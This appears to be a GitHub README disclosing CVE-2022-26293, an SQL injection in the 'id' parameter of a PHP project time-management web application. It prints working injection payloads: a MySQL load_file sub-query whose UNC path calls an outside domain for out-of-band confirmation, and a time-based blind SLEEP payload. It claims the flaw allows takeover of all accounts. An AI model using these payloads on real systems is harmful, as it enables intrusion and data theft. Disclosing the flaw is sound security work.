

🔑 main ▾ CVE-mitre / 2022 / CVE-2022-26293 /



nu11secur1ty Update README.MD ...

on Mar 21 ⌚ History

..



Docs

8 months ago



README.MD

8 months ago

☰ README.MD

CVE-2022-26293

Vendor




Description:

The `id` parameter appears to be vulnerable to SQL injection attacks. The payload `'+(select load_file('\\\\u7205zjf5m2cgpr195q5vjxg0760usvgmjaa1lq.sourcecodester.com/php/15136/online-project-time-management-system-phpoop-free-source-code.html\\qgh'))+'` was submitted in the `id` parameter. This payload injects a SQL sub-query that calls MySQL's `load_file` function with a UNC file path that references a URL on an external domain. The application interacted with that domain, indicating that the injected SQL query was executed. The attacker can take administrator account control and also of all accounts on this system, also the malicious user can download all information about this system.

Status: CRITICAL

[+] Payloads:

```
---
Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: page=projects/view_project&id=1'+(select load_file('\\\\u7205zjf5m2cgpr
---
```



Reproduce:

[href](#)

Proof and Exploit:

[href](#)